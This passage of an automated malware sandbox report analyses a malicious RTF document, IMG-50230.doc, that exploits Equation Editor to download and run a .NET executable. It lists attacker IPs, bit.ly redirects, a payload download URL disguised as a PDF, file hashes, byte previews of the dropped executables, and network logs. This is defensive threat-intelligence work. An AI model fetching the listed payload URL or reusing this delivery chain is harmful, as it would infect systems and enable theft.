http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000006.0000000 0.2130246115.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
177.70.106.69	unknown	Brazil		262545	MandicSABR	false
67.199.248.11	unknown	United States		396982	GOOGLE-PRIVATE-CLOUDUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344787
Start date:	27.01.2021
Start time:	06:50:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 58s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	IMG-50230.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@9/13@4/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24.7% (good quality ratio 22.8%) • Quality average: 73.5% • Quality standard deviation: 30.8%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 172.217.23.36 • Excluded domains from analysis (whitelisted): www.google.com • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
06:51:36	API Interceptor	103x Sleep call for process: EQNEDT32.EXE modified
06:51:41	API Interceptor	76x Sleep call for process: 69577.exe modified
06:51:51	API Interceptor	34x Sleep call for process: AddInProcess32.exe modified
06:52:06	API Interceptor	127x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
67.199.248.11	IMG_761213.doc	Get hash	malicious	Browse	• bit.ly/36cLFZQ
	IMG-51033.doc	Get hash	malicious	Browse	• bit.ly/3a5RvO4
	IMG_688031.doc	Get hash	malicious	Browse	• bit.ly/3ojMXsu
	FedEx 77258441873.doc	Get hash	malicious	Browse	• bit.ly/39eF6Iw
	IMG_15506.doc	Get hash	malicious	Browse	• bit.ly/39f8K05
	RFQSDCL1005C1N5STDFM01.doc	Get hash	malicious	Browse	• bit.ly/2Y1IfVt
	file.rtf	Get hash	malicious	Browse	• bit.ly/39M5sk2
	Contract Documents IMG_15603.doc	Get hash	malicious	Browse	• bit.ly/3bLif93
	Order IMG_7102.doc	Get hash	malicious	Browse	• bit.ly/2M6VrFR
	IMG_40317.doc	Get hash	malicious	Browse	• bit.ly/35T26uw
	Order IMG_501032.doc	Get hash	malicious	Browse	• bit.ly/38ZhgA5
	IMG_010357.doc	Get hash	malicious	Browse	• bit.ly/2M6Lubl
	IMG_80137.doc	Get hash	malicious	Browse	• bit.ly/2Necw17
	Soa.doc	Get hash	malicious	Browse	• bit.ly/2XW0prL
	IMG_06176.doc	Get hash	malicious	Browse	• bit.ly/3o1C9yN
	IMG_53091.doc	Get hash	malicious	Browse	• bit.ly/38 TNzQV
	IMG_26017.doc	Get hash	malicious	Browse	• bit.ly/3p08Kqo
	FedEx 772584418730.doc	Get hash	malicious	Browse	• bit.ly/3quaS9X
	IMG_13791.doc	Get hash	malicious	Browse	• bit.ly/3qv6mbc
	PO_60577.doc	Get hash	malicious	Browse	• bit.ly/3sjh7PM

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
bit.ly	IMG_155710.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_761213.doc	Get hash	malicious	Browse	• 67.199.248.11
	IMG_4785.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG-51033.doc	Get hash	malicious	Browse	• 67.199.248.11
	IMG_688031.doc	Get hash	malicious	Browse	• 67.199.248.11
	IMG_68103.doc	Get hash	malicious	Browse	• 67.199.248.10
	DRAWING_22719.doc	Get hash	malicious	Browse	• 67.199.248.10
	FedEx 77258441873.doc	Get hash	malicious	Browse	• 67.199.248.11
	IMG_651023.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_112237.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_75513.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_03991.doc	Get hash	malicious	Browse	• 67.199.248.10
	New Profit Distribution.pdf.lnk	Get hash	malicious	Browse	• 67.199.248.10
	CN-2nd Reminder-XXXXX1894--02072020073335073781.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_15506.doc	Get hash	malicious	Browse	• 67.199.248.11
	IMG_167749.doc	Get hash	malicious	Browse	• 67.199.248.10
	RFQSDCL1005C1N5STDFM01.doc	Get hash	malicious	Browse	• 67.199.248.11
	INVOICES & STATEMENTS_02201.htm	Get hash	malicious	Browse	• 67.199.248.11
	file.rtf	Get hash	malicious	Browse	• 67.199.248.11
	Contract Documents IMG_15603.doc	Get hash	malicious	Browse	• 67.199.248.11

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLE-PRIVATE-CLOUDUS	IMG_155710.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_761213.doc	Get hash	malicious	Browse	• 67.199.248.11
	IMG_4785.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG-51033.doc	Get hash	malicious	Browse	• 67.199.248.11
	IMG_688031.doc	Get hash	malicious	Browse	• 67.199.248.11
	IMG_68103.doc	Get hash	malicious	Browse	• 67.199.248.10
	DRAWING_22719.doc	Get hash	malicious	Browse	• 67.199.248.10
	FedEx 77258441873.doc	Get hash	malicious	Browse	• 67.199.248.11
	IMG_651023.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_112237.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_75513.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_03991.doc	Get hash	malicious	Browse	• 67.199.248.10
	New Profit Distribution.pdf.lnk	Get hash	malicious	Browse	• 67.199.248.10

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	CN-2nd Reminder-XXXXX1894--02072020073335073781.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_15506.doc	Get hash	malicious	Browse	• 67.199.248.11
	IMG_167749.doc	Get hash	malicious	Browse	• 67.199.248.10
	RFQSDCL1005C1N5STDFM01.doc	Get hash	malicious	Browse	• 67.199.248.11
	INVOICES & STATEMENTS_02201.htm	Get hash	malicious	Browse	• 67.199.248.11
	Enquiry 2021.ppt	Get hash	malicious	Browse	• 67.199.248.16
	file.rtf	Get hash	malicious	Browse	• 67.199.248.11
MandicSABR	http://gruposuporte.com.br/#9053pl500@cez.cz	Get hash	malicious	Browse	• 177.70.106.24
	27Label_00384463.doc.js	Get hash	malicious	Browse	• 177.70.106.102
	27Label_00384463.doc.js	Get hash	malicious	Browse	• 177.70.106.102

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	IMG_155710.doc	Get hash	malicious	Browse	
	IMG_4785.doc	Get hash	malicious	Browse	
	IMG_688031.doc	Get hash	malicious	Browse	
	IMG_010357.doc	Get hash	malicious	Browse	
	Soa.doc	Get hash	malicious	Browse	
	IMG_06176.doc	Get hash	malicious	Browse	
	IMG_50617.doc	Get hash	malicious	Browse	
	TT Copy.doc	Get hash	malicious	Browse	
	QL-0217.doc	Get hash	malicious	Browse	
	RT-05723.doc	Get hash	malicious	Browse	
	PIO-06711.doc	Get hash	malicious	Browse	
	PO-JQ1125742021.xlsx	Get hash	malicious	Browse	
	ORDER-45103.xls	Get hash	malicious	Browse	
	Debt Statement.xls	Get hash	malicious	Browse	
	SD-1061.xls	Get hash	malicious	Browse	
	NEW ORDER.xls	Get hash	malicious	Browse	
	exploit.doc	Get hash	malicious	Browse	
	invoice.doc	Get hash	malicious	Browse	
	BDO-1218.xls	Get hash	malicious	Browse	
	BDO-1218.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\IMG-50230[1].pdf

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	839656
Entropy (8bit):	5.8344795183177265
Encrypted:	false
SSDEEP:	12288:yHuICHfNbxpOHOKThJhHZ/ftciJKkEDZMfDnCEBBb8a2ong:yHuIS/OuWhJ/Vh8rCffBAn
MD5:	BEB09E991A41577E79DFABC58178A44F
SHA1:	88FB38266CF4DBDB6537082E0FCEDC1FF4070F59
SHA-256:	80EE728FDCD057C60C2D67DDE0943F6FB227C6F521D98582843E5908E0437FF5
SHA-512:	2926EBBAA31478A810B89D0A0B0024D10D405D8C561208838192374D94DF2FCFF78DD1D2BE7C75AEFA4045682DA463E31C2AD3DEE75CF40EAF27FB4CDC7277D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://neuromedic.com.br/cgi./IMG-50230.pdf

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\IMG-50230[1].pdf

Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L...Z!.?.................Z...J.......x... ....@.. ....`..................................x..S........F...............)........................................................... ............... ..H............text....X... ...Z.................. ..`.rsrc....F.......H...\..............@..@.rel oc..............................@..B.................x......H........N...)......G.. :........%.....(......... ....%.....(.........*...0..........r...p(I...u...........................(P...t....&.r...p(I...u....(I...u....&.....&............-R(....t....(I...u....-9....(....t................\.(P...t............(P...t....&.+k...............-K..........(P...t.... .ic..... .J..\(P...t............(I...u.............+........... ....+...................(....t............-......-..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\3iWebUT[1].htm

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	130
Entropy (8bit):	4.749463400045454
Encrypted:	false
SSDEEP:	3:qVvzLURODccZ/vXbvx9nDyiQ1wHZYmJG4rDLMBFSXbKFvNGb:qFzLIeco3XLx92iQ1w5YmJ3XMSLWQb
MD5:	FDAFDFDBDC82294D3B8CECC8BCD4B073
SHA1:	F1F2FB25A913FB4DC389B342724FD9E850F84518
SHA-256:	19F4A633F5BB4288DF736245CA4351E3477A1153214005DCABBDD05C77079738
SHA-512:	A53648152465DC2CB609C0B0DFD53A01227385DF8DBC9A0C7B1E57A592645A2DDDFA497C0FC107E5BA672ACF91ED25C91987C53913DF5C9FBF5FD470D226AE 1
Malicious:	false
Reputation:	low
Preview:	<html>.<head><title>Bitly</title></head>.<body>moved here</body>.</html>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0863C5D3-5908-4917-8FD7-8909E0160183}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	2408770
Entropy (8bit):	4.149210306759611
Encrypted:	false
SSDEEP:	12288:DWD+rVWDLrWWDLrVsWDLrVWDLrVWDorVWDLr1WDLrhWDLrVWDwr5WDyrVWDLrVWz:peLneteeiFjeaUedo7yeRaevkt20
MD5:	CD2CF5CC7FA5B54697E64D78A0D4A3D0
SHA1:	0CB24717E650EBE77C345ACE87E5ABB0AC38C3DA
SHA-256:	949BAFAD3F17FC45F225736E08254CE0BB7911D5D3186D5CBD50C34B8AB816EA
SHA-512:	D0A6C47684BCC029E0ADB81889E3E0A9261967588A12F5C78367D87E0164C6C7F43D28CF176CFD806C60A6950E12ED9F1B8C933259997D0FAFECC663EA20874
Malicious:	false
Reputation:	low
Preview:	..@.Q.G.6.T.Z.C.U.e.f.7.7.h.z.7.v.S.@.-.y.i.R.K.B.Y.9.a.G.n.T.X.9.P.D.q.8.<.e.h.&.&.0._.M.-.D._.g.-.-._.-.d.,.6.4.>.3.6.8.4.5.$.C.v.>.y.t.=.n.5.|.:.%._.>.j.n.6.%.b.m.;.=. u.%.8.9...6.5..... . . . .

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{248D4A90-30CA-4646-ACFF-79FC9E14ADCB}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C2D3EB9C-AB70-4784-8852-5C03B64EE05D}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C2D3EB9C-AB70-4784-8852-5C03B64EE05D}.tmp	
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3586208805849453
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbt:liiiiiiiiifdLloZQc8++lsJe1MzK
MD5:	AFC2147AA9F1F702B94C0CBBE6D6AB79
SHA1:	D73F6521026883B21BA56D9B2740C030F68E556B
SHA-256:	D212226F515BEFDBEA665892274BD17682E3A1CC432CB99485C7B36EF2BE246D
SHA-512:	CDD72BC889EF75AAE2E60D0AF5BC8BEF577F3EF754A15A028C5AC4E1D1AAE3E25F53EB3E7D224A8A310D2028502892CADC504E72BAB790D31A5B23E0D2712ADF
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	
Process:	C:\Users\Public\69577.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	42176
Entropy (8bit):	6.200071124937496
Encrypted:	false
SSDEEP:	768:/mdeeaAQ7dX6Iq8yFMyRd0lijbEBJoGs:/yejP7dORdS+bEBJoG
MD5:	DA55A7AED2F65D6104E1A79EE067CC00
SHA1:	B464DB0A153DCA4CC1F301490CD14345C15F5A0A
SHA-256:	161BCBF5F7D766B70ACE9CDF7B3B250D256AB601720F09F4183A1FA4F92DCF54
SHA-512:	2C33706030A7ABF1B15750B1A89BFD6A7B8D30CD9E83443565C9343DB511AA2CC5C689F24076A557AAEA67EC685DAC5183B6E54ED27224CAE98D2B4455095D8
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: IMG_155710.doc, Detection: malicious, Browse • Filename: IMG_4785.doc, Detection: malicious, Browse • Filename: IMG_688031.doc, Detection: malicious, Browse • Filename: IMG_010357.doc, Detection: malicious, Browse • Filename: Soa.doc, Detection: malicious, Browse • Filename: IMG_06176.doc, Detection: malicious, Browse • Filename: IMG_50617.doc, Detection: malicious, Browse • Filename: TT Copy.doc, Detection: malicious, Browse • Filename: QL-0217.doc, Detection: malicious, Browse • Filename: RT-05723.doc, Detection: malicious, Browse • Filename: PIO-06711.doc, Detection: malicious, Browse • Filename: PO-JQ1125742021.xlsx, Detection: malicious, Browse • Filename: ORDER-45103.xls, Detection: malicious, Browse • Filename: Debt Statement.xls, Detection: malicious, Browse • Filename: SD-1061.xls, Detection: malicious, Browse • Filename: NEW ORDER.xls, Detection: malicious, Browse • Filename: exploit.doc, Detection: malicious, Browse • Filename: invoice.doc, Detection: malicious, Browse • Filename: BDO-1218.xls, Detection: malicious, Browse • Filename: BDO-1218.xls, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....W.....0..X.....:w... .....@.. .....`.....v..O..... .....f...>.....u..... ..... ..H.....text...@W... ...X..... ..`.rsrc... .....Z.....@..@.relo c.....d.....@..B.....w.....H.....#...Q.....t.....0..K.....-..*..i....*...r...p.o....,...r...p.o....-..*.....o.....o....$...*....o....(....(.....8...(....o.....r...p.o.....4.....o..... .....o.....s.....o ...s!.....s".....r]..prg..po#.....r...p.o#.....r...pr...po#.....s.....($.....t@...r...p(%...&..r...p.(&...s'.....o(...&..o)....(*...o+.....&... (,....*.....3..@.....R...s....s....(-...*:.(.....}P...*J.{P....o/..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\IMG-50230.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Wed Aug 26 14:08:12 2020, atime=Wed Jan 27 13:51:34 2021, length=1332844, window=hide
Category:	dropped
Size (bytes):	2018
Entropy (8bit):	4.552369832845401
Encrypted:	false
SSDEEP:	48:8K/XT3Ikuw/ArsrBnDBQh2K/XT3Ikuw/ArsrBnDBQ/:8K/XLIkurwrNBQh2K/XLIkurwrNBQ/
MD5:	22EEDD7B1BAF686ED749EED44E73804E
SHA1:	EBC06C36F3EC998C6A3F9EE9DAA4EDABE267D3BF

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\IMG-50230.LNK	
SHA-256:	24959E8063760C6823E04E83C795D9DBB00822BB67EBD3CC546845BA9DB7CE93
SHA-512:	B52D7A6EDCBD48EDD84B91DC0A2F080D8567B7DEBADE651DFB5D4C655938047323DBFDDAF2BC13F9A9BE91F073922C6D8260888C90A049C45F16FEAED6AB D61
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....{.....{....K....lV.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1. 7.6.9.....d.2.lV..;Rrv .IMG-50~1.DOC..H.....Q.y.Q.y*...8.....I.M.G.-.5.0.2.3.0...d.o.c.....w.....-...8...[.....?J.....C:\Users\..#.....\\927537\User s.user\Desktop\IMG-50230.doc.$.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.I.M.G.-.5.0.2.3.0...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6. 7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....927537.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	65
Entropy (8bit):	4.194563874754362
Encrypted:	false
SSDEEP:	3:M1JG4FS0Ay4FSmX1JG4FSv:MvEd2
MD5:	BB29512164E91CE2515A67BB4C014FAB
SHA1:	8BE8083C5F319E4258C243C7F67F61BD0AD551F6
SHA-256:	60E1D333875605320E5D548041E50AE8BDACF2E5DC3A39F24B03BF108B31AD6C
SHA-512:	20AFE76D3061308C4BA5D1F8414E979F35D3779EC65F96B817B1EEF53EE3BF18168F7E9FF5A418EE25B9572209F29149EDC9D282E23A83F44AEABA561312966B
Malicious:	false
Reputation:	low
Preview:	[doc]..IMG-50230.LNK=0..IMG-50230.LNK=0..[doc]..IMG-50230.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891 C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\Y5D8BEZV.txt	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	90

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\Y5D8BEZV.txt	
Entropy (8bit):	4.31625622510561
Encrypted:	false
SSDEEP:	3:jvcDcecQRNHoVZIVuv2ci2NPB3V4xFRcw3SSHvn:s6ZIVu+ci2NJ3axFBvn
MD5:	4B5D34824217783F9CF0E1D146D4AFA9
SHA1:	34CC2B4DD48B11D8019B2990F7C4741EE9293778
SHA-256:	AEAE0A8F2B51D947D64AE9BFB899C863D6812BB6F7C3F5DBA0750846A7D958DB
SHA-512:	EFD1E904D2CB8B7075498CFA5B35854670D902DC718C7902BEDB50E800029D755E28665A9587E58CE42A3FF148AD9F8768282EF193C7412FE7A11443095CD7EE
Malicious:	false
IE Cache URL:	bit.ly/
Preview:	_bit.l0r5Pp-3298995411bad0e715-00a.bit.ly/.1536.1156689024.30900706.2028579048.30864572.*.

C:\Users\user\Desktop\~$G-50230.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IlID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\Public\69577.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	839656
Entropy (8bit):	5.8344795183177265
Encrypted:	false
SSDEEP:	12288:yHuICHfNbxpOHOKThJhHZ/ftciJKkEDZMfDnCEBBb8a2ong:yHuIS/OuWhJ/Vh8rCffBAn
MD5:	BEB09E991A41577E79DFABC58178A44F
SHA1:	88FB38266CF4DBDB6537082E0FCEDC1FF4070F59
SHA-256:	80EE728FDCD057C60C2D67DDE0943F6FB227C6F521D98582843E5908E0437FF5
SHA-512:	2926EBBAA31478A810B89D0A0B0024D10D405D8C561208838192374D94DF2FCFF78DD1D2BE7C75AEFA4045682DA463E31C2AD3DEE75CF40EAF27FB4CDC7277D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Z!.?.....Z...J.....x... .....@.. ....`.....x..S.....F.....).....  ..H.....text....X... ...Z.....  ..`.rsrc....F.....H...\.....@..@.rel oc.....@..B.....x.....H.....N...).....G..... :.....%.....(..... .....%.....(.....*...0.....r...p(I...u.....(P...t....&.r...p(I...u....(I...u....&.....&.....-R(....t....(I...u....-9....(....t.....\.(P...t.....(P...t....&.+k.....-K.....(P...t.... .ic..... .J..\(P...t.....(I...u.....+..... .....+.....(....t.....-.....-..

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	6.336603431557007
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	IMG-50230.doc
File size:	1332844
MD5:	447225e0d19daba3ebaa394a72b72318
SHA1:	ade2804cac4b052d9fb2af635dd2b7e4dd960853
SHA256:	39e2a7aebe3542b3caf9fca72de467f409766056a29923042ec91c5140503409

General

SHA512:	2f74b1fc9677e7dc5d9be9a51c3157a7d52c0c8b74be1c83003197333cb06e4ba08bf4a22a4001ccbcb9e38fca0050b5fe837da42a03812495215b5062e3ca15
SSDEEP:	24576:xmzmzmzmzmzmzmzmzmzmzmzmzmzmzmzmzmzmzmzmzmzms49Q8KVB:bqC
File Content Preview:	{\rtf76859\page87576133526591799@QG6TZCUef77hz7vS@-yiRKBY9aGnTX9PDq8<eh&&0_M-D_g--_-d,64>36845$Cv>yt=n5|:%_>jn6%bm\mklP;=u\h86%89.65.... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4


Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	001389DEh								no

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 06:51:24.620235920 CET	49165	80	192.168.2.22	67.199.248.11
Jan 27, 2021 06:51:24.667917967 CET	80	49165	67.199.248.11	192.168.2.22
Jan 27, 2021 06:51:24.668248892 CET	49165	80	192.168.2.22	67.199.248.11
Jan 27, 2021 06:51:24.668931007 CET	49165	80	192.168.2.22	67.199.248.11
Jan 27, 2021 06:51:24.969619036 CET	49165	80	192.168.2.22	67.199.248.11
Jan 27, 2021 06:51:25.017587900 CET	80	49165	67.199.248.11	192.168.2.22
Jan 27, 2021 06:51:25.115094900 CET	80	49165	67.199.248.11	192.168.2.22
Jan 27, 2021 06:51:25.115402937 CET	49165	80	192.168.2.22	67.199.248.11
Jan 27, 2021 06:51:25.707030058 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:25.966017008 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:25.966172934 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:25.966811895 CET	49166	80	192.168.2.22	177.70.106.69
